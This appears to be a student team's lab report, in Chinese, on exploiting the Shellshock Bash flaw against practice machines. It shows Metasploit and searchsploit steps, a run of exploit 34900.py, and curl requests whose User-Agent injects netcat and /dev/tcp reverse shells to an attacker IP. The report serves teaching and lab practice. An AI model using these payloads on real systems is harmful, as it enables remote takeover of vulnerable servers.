
4. 輸入info找出問題




找出current setting是空的且required是yes




5. 設置rhost(被攻擊方的IP)、targeturi(被攻擊方的連結)




6. 設置payload、lhost



7. 用run直接進入被攻擊方的內部



8. 使用被攻擊方的shell可以得到被攻擊方的資訊



searchsploit shellshock

利用searchsploit 是指令介面的工具，被用來在 metasploit找相關漏洞，這個工具是先前提過Exploit Database的其中一環，他可以在不連網的狀態下來用「檢查」以及進行「安全評估」。許多漏洞程式者包含了連結至 binary file，但searchsploit可以使用Exploit Database Binary Exploits來搜尋，若是預計在沒有網路的環境下使用這個工具，一定要確保使用的版本夠新，才能取得完整的結果。要記得~他是用來搜尋所有的弱點和shellcode，他不會有任何和Google Hacking有關的資料哦!

1. 使用searchsploit來攻擊

   因為Reconn階段使用nikto搜尋CVE-2014-6271 的弱點網頁顯示有shellshock弱點，所以透過searchsploit shellshock 指令搜尋可用的弱點或shellcode。

```
root@kali:~# searchsploit shellshock
------------------------------------ ----------------------------------------
 Exploit Title                      |  Path
                                    | (/usr/share/exploitdb/)
------------------------------------ ----------------------------------------
```

因為Reconn階段可使用nmap -A 得知cve-2014-6271. 使用的http server是apache, 所以選擇紅色方框作為攻擊Script。

```
------------------------------------ ----------------------------------------
Advantech Switch - 'Shellshock' Bash | exploits/cgi/remote/38849.rb
Apache mod_cgi - 'Shellshock' Remote | exploits/linux/remote/34900.py
Bash - 'Shellshock' Environment Vari | exploits/linux/remote/34766.php
Bash CGI - 'Shellshock' Remote Comma | exploits/cgi/webapps/34895.rb
Cisco UCS Manager 2.1(1b) - Remote C | exploits/hardware/remote/39568.py
GNU Bash - 'Shellshock' Environment  | exploits/linux/remote/34765.txt
IPFire - 'Shellshock' Bash Environme | exploits/cgi/remote/39918.rb
NUUO NVRmini 2 3.0.8 - Remote Comman | exploits/cgi/webapps/40213.txt
OpenVPN 2.2.29 - 'Shellshock' Remote | exploits/linux/remote/34879.txt
PHP < 5.6.2 - 'Shellshock' Safe Mode | exploits/php/webapps/35146.txt
Postfix SMTP 4.2.x < 4.2.48 - 'Shell | exploits/linux/remote/34896.py
RedStar 3.0 Server - 'Shellshock' 'B | exploits/linux/local/40938.py
Sun Secure Global Desktop and Oracle | exploits/cgi/webapps/39887.txt
TrendMicro InterScan Web Security Vi | exploits/hardware/remote/40619.py
dhclient 4.1 - Bash Environment Vari | exploits/linux/remote/36933.py
------------------------------------ ----------------------------------------
```

2. 確認此攻擊Script 位置

```
root@kali:~# locate 34900.py
/root/Desktop/34900.py
/usr/share/exploitdb/exploits/linux/remote/34900.py
```

3. 將Script複製到桌面

```
root@kali:~# cp /usr/share/exploitdb/exploits/linux/remote/34900.py /root/Deskto
p/
```

4. 啟動此Script

   Payload設定為reverse, 所以要設定lhost(攻擊方 KALI IP) 接回來。

   設置rhost(被攻擊的IP)

   pages設為被攻擊方弱點網頁

```
root@kali:~# python /root/Desktop/34900.py payload=reverse rhost=192.168.25.144
lhost=192.168.25.141 lport=8080 pages=/cgi-bin/status
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/status
[!] Successfully exploited
[!] Incoming connection from 192.168.25.144
```

5. 成功進入後

```
192.168.25.144> whoami
pentesterlab
```

即可取的更多的資訊以及提權等動作，更進一步完整攻擊流程。

Directly exploit:

Shellshock是利用Bash可以不經認證就讓遠端程式碼執行的弱點進行攻擊，所以直接攻擊就是利用隨機的字串 () { :; }; 混淆Bash，因為它不知道如何處置，所以按照預設，它會執行後面的程式碼，讓攻擊機可以遠端操控靶機。

1. 利用Netcat等待攻擊後回傳的訊息，-l 表示等待訊息而非傳遞訊息，-p 指名來源埠

```
root@kali:~# nc -lvvp 8888
listening on [any] 8888 ...
```

2. 利用curl傳送HTTP請求，利用字串中夾帶的訊息，回傳靶機的控制權

方法一：使用netcal回傳資料給靶機(metasploitable2)

a. curl -i -X -H，-i將輸出HTTP的回覆標頭檔，顯示伺服器的資訊，-X可以指定HTTP請求的方法，GET請求特定來源的資料，-H 新增額外寄出的標頭檔
b. /bin/nc為netcat的可執行二進位檔，/bin/sh為Linux中標準Shell的檔案路徑


```
root@kali:~# curl -i -X GET -H "User-Agent: () { :;}; /bin/nc -e /bin/
sh 192.168.91.140 8888" http://192.168.91.130/cgi-bin/victim.cgi
root@kali:~# nc -lvvp 8888
listening on [any] 8888 ...
192.168.91.130: inverse host lookup failed: Unknown host
connect to [192.168.91.140] from (UNKNOWN) [192.168.91.130] 42074
```

b


方法二：使用TCP連線回傳資料(pentesterlab)

a. curl -A為指定寄User-Agent給HTTP伺服器
b. /bin/bash -i：-i代表interative，所以這個指令是讓shell提供Command Prompt給使用者輸入指令
c. > /dev/tcp/192.168.91.1388/8888：指定用tcp連線輸出到192.168.91.138的8888 port


d. 0<&1 2>&1：在Unix系統的file descriptor，0是標準輸入、1是標準輸出、2是標準錯誤，所以這段指令代表從輸出的連線取得輸入，並將錯誤訊息送至輸出的連線，這樣子就能從攻擊端中輸入操控靶機，若輸錯指令，也能獲得錯誤訊息



3. 執行一些指令取得被攻擊方的相關資訊



提權



Reference

1. https://www.unix.com/man-page/Linux/1/netcat/

2. https://www.man7.org/linux/man-pages/man1/curl.1.html
3. https://www.exploit-db.com/docs/48112
4. https://www.arthurtoday.com/2012/12/ubuntu-file-system-tree-directories.html
5. https://askubuntu.com/questions/141928/what-is-the-difference-between-bin-sh-and-bin-bash
6. https://zh.m.wikipedia.org/zh-hant/Shellshock
7. https://www.cc.ntu.edu.tw/chinese/epaper/0036/20160321_3610.html
8. https://bhavsec.com/posts/shellshock/
9. https://ithelp.ithome.com.tw/articles/10223512
10. https://www.ithome.com.tw/news/91143

Work Distribution

學號	姓名	工作內容
1091603	池昀嬉	Shellshock、Reconn補充
1093346	劉冠菁	Reconn、 Msfconsole exploit
1081631	呂欣澄	Shellshock 介紹
1081653	曾謙文	searchsploit shellshock 提權
1093524	黃湘婷	Directly exploit